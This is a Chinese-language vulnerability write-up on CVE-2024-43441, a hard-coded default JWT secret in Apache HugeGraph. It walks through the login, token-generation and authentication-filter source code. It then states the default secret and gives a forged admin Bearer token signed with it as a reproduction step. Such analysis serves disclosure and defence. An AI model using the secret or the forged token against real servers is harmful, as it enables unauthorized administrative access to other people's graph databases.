
Apache HugeGraph JWT Token密钥硬编码漏洞代码分析(CVE-2024-43441)
漏洞成因及利用条件
用户启用了认证但未配置auth.token_secret时,HugeGraph将使用一个硬编码的默认JWT密匙,默认密匙可以在官方文档中看到,其值为_FXQXbJtbCLxODc6tGci732pkH1cyf8Qg_。

JWT构造规则分析
因为代码文件太多了,所以找JWT构造规则的时候会比较困难,所以,可以想到哪里会利用JWT的构造,就是登录的时候。
先找到LoginAPI,其中登录的部分

看到token构造的代码在这段里。
1
2
3
4
| try {
String token = manager.authManager().loginUser(jsonLogin.name, jsonLogin.password);
HugeGraph g = graph(manager, graph);
return manager.serializer(g).writeMap(ImmutableMap.of("token", token));}
|
然后可以跟进到GraphManager的authManager()方法中
1
2
3
| public AuthManager authManager() {
return this.authenticator().authManager();
}
|
可以发现没有我们需要的信息,并且返回一堆函数的调用,所以继续跟进到authenticator()
1
2
3
4
5
6
| private HugeAuthenticator authenticator() {
E.checkState(this.authenticator != null,
"Unconfigured authenticator, please config " +
"auth.authenticator option in rest-server.properties");
return this.authenticator;
}
|
该方法只是检查this.authenticator是否为空,如果为空就会抛出异常,不为空就重新返回authenticator。

所以跟进authManager().loginUser方法,在src/main/resources /StandardAuthManager.java中。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| public String loginUser(String username, String password)
throws AuthenticationException {
HugeUser user = this.matchUser(username, password);
if (user == null) {
String msg = "Incorrect username or password";
throw new AuthenticationException(msg);
}
Map<String, ?> payload = ImmutableMap.of(AuthConstant.TOKEN_USER_NAME,
username,
AuthConstant.TOKEN_USER_ID,
user.id.asString());
String token = this.tokenGenerator.create(payload, this.tokenExpire);
this.tokenCache.update(IdGenerator.of(token), username);
return token;
}
|

这段代码可以发现构造JWT中需要的一部分参数,AuthConstant.TOKEN_USER_NAME_以及_AuthConstant.TOKEN_USER_ID_,进入AuthConstant接口,可以发现这俩个参数就是_user_name_以及_user_id_,还有一个_tokenExpire 参数,不确定是有什么作用。
继续跟进tokenGenerator.create,找到auth/TokenGenerator.java文件

1
2
3
4
5
6
7
| public String create(Map<String, ?> payload, long expire) {
return Jwts.builder()
.setClaims(payload)
.setExpiration(new Date(System.currentTimeMillis() + expire))
.signWith(this.key, SignatureAlgorithm.HS256)
.compact();
}
|
进而发现构造jwt的参数所需的全部条件。
Token构造分析
用于用户认证的代码主要位于_org/apache/hugegraph/api/filter/AuthenticationFilter.java_中的authenticate方法
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
| protected User authenticate(ContainerRequestContext context) {
GraphManager manager = this.managerProvider.get();
E.checkState(manager != null, "Context GraphManager is absent");
if (!manager.requireAuthentication()) {
// Return anonymous user with an admin role if disable authentication
return User.ANONYMOUS;
}
// Get peer info
Request request = this.requestProvider.get();
String peer = null;
String path = null;
if (request != null) {
peer = request.getRemoteAddr() + ":" + request.getRemotePort();
path = request.getRequestURI();
}
// Check whiteIp
if (enabledWhiteIpCheck == null) {
String whiteIpStatus = this.configProvider.get().get(WHITE_IP_STATUS);
enabledWhiteIpCheck = Objects.equals(whiteIpStatus, STRING_ENABLE);
}
if (enabledWhiteIpCheck && request != null) {
peer = request.getRemoteAddr() + ":" + request.getRemotePort();
path = request.getRequestURI();
String remoteIp = request.getRemoteAddr();
Set<String> whiteIpList = manager.authManager().listWhiteIPs();
boolean whiteIpEnabled = manager.authManager().getWhiteIpStatus();
if (!path.contains(STRING_WHITE_IP_LIST) && whiteIpEnabled &&
!whiteIpList.contains(remoteIp)) {
throw new ForbiddenException(String.format("Remote ip '%s' is not permitted",
remoteIp));
}
}
Map<String, String> credentials = new HashMap<>();
// Extract authentication credentials
String auth = context.getHeaderString(HttpHeaders.AUTHORIZATION);
if (auth == null) {
throw new NotAuthorizedException("Authentication credentials are required",
"Missing authentication credentials");
}
if (auth.startsWith(BASIC_AUTH_PREFIX)) {
auth = auth.substring(BASIC_AUTH_PREFIX.length());
auth = new String(DatatypeConverter.parseBase64Binary(auth), Charsets.ASCII_CHARSET);
String[] values = auth.split(":");
if (values.length != 2) {
throw new BadRequestException("Invalid syntax for username and password");
}
final String username = values[0];
final String password = values[1];
if (StringUtils.isEmpty(username) || StringUtils.isEmpty(password)) {
throw new BadRequestException("Invalid syntax for username and password");
}
credentials.put(HugeAuthenticator.KEY_USERNAME, username);
credentials.put(HugeAuthenticator.KEY_PASSWORD, password);
} else if (auth.startsWith(BEARER_TOKEN_PREFIX)) {
String token = auth.substring(BEARER_TOKEN_PREFIX.length());
credentials.put(HugeAuthenticator.KEY_TOKEN, token);
} else {
throw new BadRequestException("Only HTTP Basic or Bearer authentication is supported");
}
credentials.put(HugeAuthenticator.KEY_ADDRESS, peer);
credentials.put(HugeAuthenticator.KEY_PATH, path);
// Validate the extracted credentials
try {
return manager.authenticate(credentials);
} catch (AuthenticationException e) {
throw new NotAuthorizedException("Authentication failed", e.getMessage());
}
}
|
首先,是Http头的限制
1
2
3
4
5
6
7
| Map<String, String> credentials = new HashMap<>();
// Extract authentication credentials
String auth = context.getHeaderString(HttpHeaders.AUTHORIZATION);
if (auth == null) {
throw new NotAuthorizedException("Authentication credentials are required",
"Missing authentication credentials");
}
|
这里从AUTHORIZATION中拿出Token,限制了Http头要为AUTHORIZATION并且不为空。
然后开始判断token的开头
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| if (auth.startsWith(BASIC_AUTH_PREFIX)) {
auth = auth.substring(BASIC_AUTH_PREFIX.length());
auth = new String(DatatypeConverter.parseBase64Binary(auth), Charsets.ASCII_CHARSET);
String[] values = auth.split(":");
if (values.length != 2) {
throw new BadRequestException("Invalid syntax for username and password");
}
final String username = values[0];
final String password = values[1];
if (StringUtils.isEmpty(username) || StringUtils.isEmpty(password)) {
throw new BadRequestException("Invalid syntax for username and password");
}
credentials.put(HugeAuthenticator.KEY_USERNAME, username);
credentials.put(HugeAuthenticator.KEY_PASSWORD, password);
} else if (auth.startsWith(BEARER_TOKEN_PREFIX)) {
String token = auth.substring(BEARER_TOKEN_PREFIX.length());
credentials.put(HugeAuthenticator.KEY_TOKEN, token);
} else {
throw new BadRequestException("Only HTTP Basic or Bearer authentication is supported");
}
|
首先第一个if判断Authorization 头是否为Basic,如果为Basic就进行账号密码的原始字符串判断,所以开头不能为base。
第二种判断Authorization 头是否为Bearer,这种就是可以利用的JWT认证。
漏洞复现
使用默认密匙构造jwt

按分析构造token
1
| Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJhZG1pbiIsInVzZXJfaWQiOiJhZG1pbiIsImV4cCI6OTczOTUyNDU2N30.Kc_6-EtUz3J8lS9VZEfsEe4BFYz-GIg7SFFfGQ5VNeE
|
无token时,返回报错json

加入构造token。
!